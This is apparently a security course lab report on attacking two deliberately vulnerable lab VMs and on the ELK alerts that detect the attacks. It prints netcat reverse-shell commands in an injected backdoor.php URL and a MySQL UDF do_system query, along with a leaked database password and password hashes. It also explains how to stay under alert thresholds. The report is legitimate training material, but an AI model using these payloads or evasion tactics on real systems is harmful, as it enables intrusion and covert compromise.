Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4:192.168.1.90
OS: Kali Linux 2.6-3.2
Hostname: Kali

IPv4:192.168.1.110
OS: Linux 3.2-4.9
Hostname: target1

IPv4:192.168.1.115
OS: Linux 3.2-4.9
Hostname: target2

IPv4:192.168.1.105
OS: Linux
Hostname: CapStone(server1)

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Nmap revealed exposed services	Port 22/80 left exposed	This potentially gives attackers the ability to ssh into user accounts
Use of password with insufficient level of sophistication	Passwords easily guessed, or decrypted. Passwords for database not hashed. Hashed passwords contained no salts.	Gain access to user account, database, easily decrypt passwords using john
Database credentials were exposed	Able to view the wp-config.php to view database credentials (username/password)	Gain access to mysql under the context of root
Directory Traversal	A path traversal vulnerability allows an attacker to access files on your web server to which they should not have access to.	Allow attacker to view information of the hidden folders. The files in the hidden folders contain sensitive information.
Root escalation	Use sudo -l to gain information needed to perform escalation.	Able to root a user and gain complete access to the system.

Critical Vulnerabilities: Target 2


Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library	Create mysql function to spawn reverse shell under the context of root	The shell will give the user root access to modify any files in the system.
Database credentials were exposed	Able to view the wp-config.php to view database credentials (username/password)	Gain access to mysql under the context of root
Local File Inclusion	When a web application allows the user to submit input files or upload or create files to the server	Able to run unix command using the URL because of local file inclusion
Remote code injection	Exploits an input validation flaw in software to introduce and execute malicious code.	Able to create reverse shell to gain access to the victims machine

Exploits Used


Target 1 - Exploitation: Exposed Services


- Nmap was used to discover victim machine1 IP addresses and exposed services.
- Running command nmap -sV 192.168.1.110 returned that port 80 and port 22 were exposed.



Target 1 - Exploitation: SSH and Weak Passwords

- Port 22 was left exposed. By guessing Michaels password, was able to gain access.
- Once access granted, navigated to /var/www/html to find both flag1.txt and flag2.txt





Target 1 - Exploitation: SQL Database and Passwords

- once navigating to /var/www/html, was able to view the wp-config.php file with passwords in plain text.
- In mysql database, we were able to retrieve user credentials from wp_user by using the following command:
  select * from wp_user;
- From the results, we were able to get the password hash for all users.


```
File   Actions   Edit   View   Help

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ clear
michael@target1:/var/www/html/wordpress$ cat wp-config.php | grep DB
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'R@v3nSecurity');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8mb4');
define('DB_COLLATE', '');
michael@target1:/var/www/html/wordpress$
```


```
            | flag3       |             | draft       | open          | open        |             |             |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                                 |                 0 | http://raven.local/wordpress/?p=4
          |           0 | post        |             |             0 |
  1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```


```
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+--------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+--------------
-------+-------------+----------------+
```

Target 1 - Exploitation: Weak Password and Root access

- used john to crack steven's password hash.
- used command sudo -l to discover that steven had sudo access to python commands
- ran python script to gain root access








Target 2 - Exploitation: Directory Traversal

- Running command
  - gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
- It provide us list of directories that are being exposed to the public


```
===============================================================
2022/03/20 08:25:14 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.115/i
mg/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.115/c
ss/]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.1.115/w
ordpress/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.115/m
anual/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.115/j
s/]
Progress: 1294 / 220561 (0.59%)
/vendor               (Status: 301) [Size: 315] [--> http://192.168.1.115/v
endor/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.1.115/f
onts/]
```




```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```


Target 2 - Exploitation: Local File Inclusion


- Running a shell script that injects a backdoor.php file that allows command injection. We leverage local file inclusion vulnerability in contact.php.
- With this backdoor.php in place, we were able inject any Linux command into the server.



Target 2 - Exploitation: Command Injection

- With backdoor.php in place, we can setup a listener on our Kali machine to spawn a reverse shell.
  - nc -lvnt 4444
- To setup the reverse shell, we use the following command injection URL in the browser
  - 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash





Target 2 - Exploitation: MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library

- With database credential exposed and noticing mysql services are running in the context of root, we were able to use UDF vulnerability to escalate user privilege to root.
- We created a system function in mysql to spawn a reverse shell to gain root privileges.
  - while we have the listener on our Kali: nc -lvnp 8887)
  - execute the sql query to spawn reverse shell: select do_system(‘nc 192.168.1.90 8887 -e /bin/bash’);
- https://www.exploit-db.com/exploits/1518

```
mysql> select do_system('nc 192.168.1.90 8887 -e /bin/bash');
select do_system('nc 192.168.1.90 8887 -e /bin/bash');
```

```
root@Kali:~# nc -lvnp 8887
listening on [any] 8887 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 33313
whoami
root
```

```
cat flag4.txt
 ___                        ___ ___
| _ \__ ___ _____ _ _      |_ _|_ _|
|   / _` \ V / -_) ' \      | | | |
|_|_\__,_|\_/\___|_||_|___|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

Avoiding Detection

Stealth Exploitation of WPScan and gobuster

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - we can change the wpscan detection-mode from mixed to passive to avoid the detection.
    - wpscan –url 192.168.1.110 –detection-mode passive –enumerate u
- Are there alternative exploits that may perform better?
  - using gobuster to run a smaller subset of wordlist to prevent triggering the alert.
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Weak Password/Mysql manipulation


Monitoring Overview

- The alerts that would trigger are the Excessive HTTP errors and CPU Usage Monitoring alerts.
- Which metrics do they measure?

  http.request.status_code and system.process.cpu.total.pct
- Which thresholds do they fire at?

ABOVE 400 FOR THE LAST 5 minutes

ABOVE 0.5 FOR THE LAST 5 minutes



Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  We could attempt to guess users' passwords to prevent excessive amounts of HTTP error codes, as we did in the case of Michael's password.
- Are there alternative exploits that may perform better?

  We created a hash file on our local computer through John once we had the hash of Steven's password.

Stealth Exploitation of Local File Inclusion

Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Request Size Monitor
- Which metrics do they measure?
  - when sum() of http.request.bytes over all documents
- Which thresholds do they fire at?
  - when it is above 3500

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - create stageless payload to avoid detection
- Are there alternative exploits that may perform better?
  - use msfvenom to create payloads